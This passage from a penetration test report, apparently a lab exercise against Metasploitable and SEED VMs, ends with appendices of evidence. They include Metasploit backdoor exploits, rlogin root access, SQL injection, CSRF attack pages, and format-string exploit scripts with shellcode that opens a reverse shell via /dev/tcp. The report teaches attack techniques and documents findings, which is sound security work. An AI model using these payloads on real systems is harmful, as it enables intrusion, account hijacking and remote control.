- **Implement IAM Solutions:** Use Identity and Access Management (IAM) solutions to control user access and enforce least privilege principles.
- **Regular Access Reviews:** Conduct periodic access reviews to ensure that access permissions are up-to-date and appropriate.

5.2.6 Disaster Recovery and Business Continuity:

- **Develop DR/BC Plans:** Create and regularly update disaster recovery and business continuity plans to ensure resilience against attacks.
- **Regular Testing:** Test these plans regularly to ensure they are effective and updated.

5.2.7 Compliance and Audit:

- **Ensure Compliance:** Ensure compliance with relevant regulations and standards (e.g., GDPR, PCI-DSS, SOX).
- **Conduct Audits:** Perform regular security audits to identify gaps and ensure adherence to security policies and standards.

5.3 Best Practices

- Adopt secure coding practices.
- Regularly train staff on cybersecurity awareness.
- Implement network segmentation to limit the impact of potential breaches.

6 Conclusion

6.1 Summary

The penetration test identified several critical and high-severity vulnerabilities that could pose significant risks to Super Big Bank. Immediate remediation actions are recommended to address these issues and prevent potential exploitation.

6.2 Next Steps

- Remediate identified vulnerabilities within the next 30 days.
- Schedule follow-up testing to verify the effectiveness of the remediation measures.
- Implement long-term security improvements to enhance overall security posture.

Appendix A: Glossary of Terms

- **Penetration Testing:** A simulated cyber-attack to identify vulnerabilities in systems or networks.

- **Vulnerability:** A weakness or flaw in software, hardware or processes that can be exploited.

- **Exploit:** A piece of code or sequence of commands that takes advantage of a vulnerability.
- **Buffer Overflow:** A condition where more data is written to a buffer than it can handle, potentially overwriting memory.
- **SQL Injection:** An attack technique that inserts malicious SQL code into application input fields.
- **Cross-Site Request Forgery (CSRF):** An attack that tricks a web application into executing unauthorized commands.
- **Denial of Service (DoS):** An attack that makes a system or network resource unavailable to legitimate users.
- **TCP Session Hijacking:** An attack where a hacker takes control of an established TCP session.
- **Reverse Shell:** A technique that enables an attacker to remotely control a compromised machine.
- **Common Vulnerability Scoring System (CVSS):** A framework for quantifying the severity of software vulnerabilities.

Appendix B: Tools Used

Tool Name	Version	Used For
Nmap	v7.94	Reconnaissance
Metasploit Framework	v6.4.9	Exploit development for triggering the vulnerability
HTTP Header Live	v0.6.5.2	Browser proxy tool to intercept the request
Wireshark	v4.2.5	Network Traffic Analysis

Appendix C: Additional Evidence

C.1 Open ports on the Database Server

```
┌──(kali㉿kali)-[~]
└─$ nmap -p0-65535 192.168.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 21:53 PDT
Nmap scan report for 192.168.10.5
Host is up (0.056s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
42990/tcp open  unknown
43715/tcp open  unknown
45338/tcp open  unknown
49479/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 22.35 seconds
```

Figure C.1.1: Open ports on the database server using Nmap

C.2 Execution of the rlogin command

```
┌──(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.10.5
Last login: Fri Jan 26 06:20:12 EST 2024 from 192.168.10.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Figure C.2.1: Root access to the server using rlogin service

C.3 Execution of the vsftpd backdoor

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.10.5 21
Trying 192.168.10.5 ...
Connected to 192.168.10.5.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user backdoor:)
331 Please specify the password.
pass backdoor123
^]
telnet> quit
Connection closed.
```

Figure C.3.1: vsftpd backdoor

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.10.5 6200
Trying 192.168.10.5 ...
Connected to 192.168.10.5.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
```

Figure C.3.2: Backdoor listening shell

C.4 Execution of the IRC daemon backdoor

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.10.4:4444
[*] 192.168.10.5:6667 - Connected to 192.168.10.5:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.10.5:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo A0vFw6zdYpYol311;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "A0vFw6zdYpYol311\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.10.4:4444 → 192.168.10.5:54387) at 2024-04-07 18:18:52 -0700

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
id
uid=0(root) gid=0(root)
```

Figure C.4.1: Metasploit exploit and connection verification for IRC backdoor



Figure C.4.2: Listening shell to the remote server

C.5 Execution of various other "unintentional backdoors"



Figure C.5.1: distccd backdoor execution on the database server

C.6 Enumeration of the userIDs



Figure C.6.1: Directory traversal on the database server using Samba client



Figure C.6.2: Metasploit exploit creation for accessing 'tmp' folder on the Samba client



Figure C.6.3: Accessing the 'tmp' folder on the Samba client

Figure C.6.4: Traversing the list of users stored on the database server



Figure C.6.5: List of users and their permissions on the database server

C.7 Vulnerable web services



Figure C.7.1: Accessing database server through web browser

```
root@metasploitable:~# mysql -h 192.168.10.5
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 389
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.01 sec)
```

Figure C.7.2: Fetching the list of databases present on the server and selecting the appropriate one



Figure C.7.3: Accessing the application on 192.168.10.5/mutillidae/user-info.php and triggering SQL Injection

Figure C.7.4: List of usernames and password present on the database

C.8 CSRF Attack using GET Request



Figure C.8.1: Intercepting the GET request upon clicking the 'Add Friend' button from Alice's profile

```
 GNU nano 4.8                                    pearljam.html
<!DOCTYPE HTML>
<html>
<title> Pearl Jam: Dark Matter is out now! </title>
<body>
        <h1>Pearl Jam's New Album: Dark Matter is amazing!!!!</h1>

        <a href="https://shop.pearljam.com/">
                <img src="lyrics.jpeg" alt="pearl_jam_dark_matter" width="1000" height="700" />
        </a>

        <img src="http://www.seed-server.com/action/friends/add?friend=59" width="1" height="1" />
</body>
</html>
```

Figure C.8.2: Crafting CSRF GET Request page



Figure C.8.3: Creating a post on the social media platform using the CSRF link



Figure C.8.4: Samy is added as a friend in Alice's profile

C.9 CSRF Attack using POST Request



Figure C.9.1: Intercepting the POST request upon clicking the 'Edit Profile' button

```
 GNU nano 4.8                    editprofile.html                    Modified
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero!!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Figure C.9.2: Crafting CSRF POST Request page

Figure C.9.3: CSRF page with malicious link (Edit-Profile Attack)



Figure C.9.4: Successful execution of the CSRF POST request

C.10 Crashing the Program (Server)

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0xbfffeeee
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
# s = "%.8x"*12 + "%n"
s = "%x"*1 + "%n"*749

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

Figure C.10.1: Crafting the string payload

```
[05/06/24]seed@VM:~/.../attack-code$ python3 build_string.py
[05/06/24]seed@VM:~/.../attack-code$
[05/06/24]seed@VM:~/.../attack-code$ ls
badfile  build_string.py  exploit.py
[05/06/24]seed@VM:~/.../attack-code$
[05/06/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[05/06/24]seed@VM:~/.../attack-code$
```

Figure C.10.2: Sending the binary output file to the server using netcat

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd550
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd478
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

Figure C.10.3: Server is crashed

C.11 Modifying the Server Program's Memory

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0xbfffeeee
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
# s = "%.8x"*12 + "%n"

target_address = 0x080e5068

content[0:4] = (target_address).to_bytes(4, byteorder='little')
fmt = b"%.8x" * 63 + b"%n\n"
content[4:4+len(fmt)] = fmt

# The line shows how to store the string s at offset 8
# fmt  = (s).encode('latin-1')
# content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

Figure C.11.1: Crafting the string payload

```
[05/06/24]seed@VM:~/.../attack-code$ python3 build_string.py
[05/06/24]seed@VM:~/.../attack-code$ ls
badfile  build_string.py  exploit.py
[05/06/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[05/06/24]seed@VM:~/.../attack-code$
```

Figure C.11.2: Sending the binary output file to the server using netcat

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd550
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd478
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h11223344000010000804 9db5080e5320080e61c0ffffd550ffffd478080e62d4080e5000ffffd51808049f7effffd55000000
000000006408049f47080e5320000005dc000005dcffffd550ffffd550080e9720000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000882a9500080e5000080e5000ffffdb3808049effffffd550000005dc000005dc080e532000000000000000000000000
000ffffdc040000000000000000000000000005dc
server-10.9.0.5 | The target variable's value (after):  0x000001fc
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Figure C.11.3: Server memory modified

C.12 Inject Malicious Code into the Server Program

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd680
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5a8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Figure C.12.1: Identifying the input buffer address and frame pointer address

```
N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = N - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Construct the format string here
number = 0xffffd5ac
content[0:4] = (number).to_bytes(4, byteorder='little')
number = 0xffffd5ae
content[8:12] = (number).to_bytes(4, byteorder='little')
content[4:8] = ("@" * 4).encode('latin-1')

s = "%.906x" * 62 + "%.26x" + "%hn" + "%.9325x" + "%hn\n"
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt
```

Figure C.12.2: Crafting the string payload

```
[05/08/24]seed@VM:~/.../attack-code$ python3 exploit.py
[05/08/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[05/08/24]seed@VM:~/.../attack-code$
```

Figure C.12.3: Sending the binary output file to the server using netcat

Open exploit.py ~/Documents/Labsetup/attack-code

```
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker         *
    #"/bin/ls -l; echo '===== Success! ======='                  *"
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
    "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"    # Placeholder for argv[1] --> "-c"
    "CCCC"    # Placeholder for argv[2] --> the command string
    "DDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')

```

Figure C.12.4: Adding reverse shell to the listener in the shellcode

```
